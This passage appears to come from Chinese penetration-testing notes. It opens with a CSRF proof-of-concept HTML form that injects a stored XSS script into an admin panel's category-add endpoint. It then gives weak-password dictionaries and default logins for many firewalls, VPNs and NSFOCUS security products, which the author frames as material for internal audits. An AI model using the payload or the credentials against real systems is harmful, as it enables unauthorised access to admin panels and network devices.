    <form action="http://admin.com/admin.php/category/add?dialog=1" method="POST">
      <input type="hidden" name="row&#91;type&#93;" value="default" />
      <input type="hidden" name="row&#91;pid&#93;" value="0" />
      <input type="hidden" name="row&#91;name&#93;" value="&lt;script&gt;alert&#40;1&#41;&lt;&#47;script&gt;" />
      <input type="hidden" name="row&#91;nickname&#93;" value="123" />
      <input type="hidden" name="row&#91;image&#93;" value="1" />
      <input type="hidden" name="row&#91;keywords&#93;" value="123" />
      <input type="hidden" name="row&#91;description&#93;" value="123" />
      <input type="hidden" name="row&#91;weigh&#93;" value="0" />
      <input type="hidden" name="row&#91;status&#93;" value="normal" />
      <input type="hidden" name="row&#91;flag&#93;&#91;&#93;" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

一些弱口令字典:

使用范围不限于系统服务、应用服务、应用程序,可以用这些生成字典对内网资产巡检。

泛微OA默认system账号: system/system

Apache DolphinScheduler: admin/dolphinscheduler

1、账号

admin@admin.com

superadmin

admin123

xadmin

system

admin

root

2、密码

$companyName$@2020

$companyName$2020

$companyName$123

admin123

12345678

123456

admin

root

为啥没写administrators, 因为上面都是我随便想出来的,这个我记不住。

安全设备弱密码排查列表:

天融信防火墙 用户名:superman 密码:talent

天融信防火墙 用户名:superman 密码:talent!23

联想网御防火墙 用户名:admin 密码:leadsec@7766、administrator、bane@7766

深信服防火墙 用户名：admin 密码：admin

启明星辰 用户名：admin 密码：bane@7766 用户名：admin 密码：admin@123

juniper 用户名:netscreen 密码:netscreen

Cisco 用户名:admin 密码:cisco

Huawei 用户名:admin 密码:Admin@123

H3C 用户名:admin 密码:admin

绿盟IPS 用户名: weboper 密码: weboper

网神防火墙GE1 用户名：admin 密码：firewall

深信服VPN：51111端口　密码:delanrecover

华为VPN：账号：root 密码：mduadmin

华为防火墙：admin　密码:Admin@123

EudemonJuniper防火墙：netscreen　netscreen

迪普 192.168.0.1 默认的用户名和密码（admin/admin_default)

山石 192.168.1.1 默认的管理账号为hillstone，密码为hillstone

安恒的明御防火墙 admin/adminadmin

某堡垒机 shterm/shterm

天融信的vpn test/123456

绿盟安全产品默认密码排查列表:

IPS入侵防御系统、SASH运维安全管理系统、SAS安全审计系统、DAS数据库审计系统、RSAS远程安全评估系统、WAF WEB应用防护系统

sysauditor/sysauditor

sysmanager/sysmanager

supervisor/supervisor

maintainer/maintainer

webpolicy/webpolicy

sysadmin/sysadmin

conadmin/conadmin

supervis/supervis

webaudit/webaudit

sysadmin/sysadmin

conadmin/nsfocus

weboper/weboper

auditor/auditor

weboper/weboper

nsadmin/nsadmin

admin/nsfocus

admin/admin

shell/shell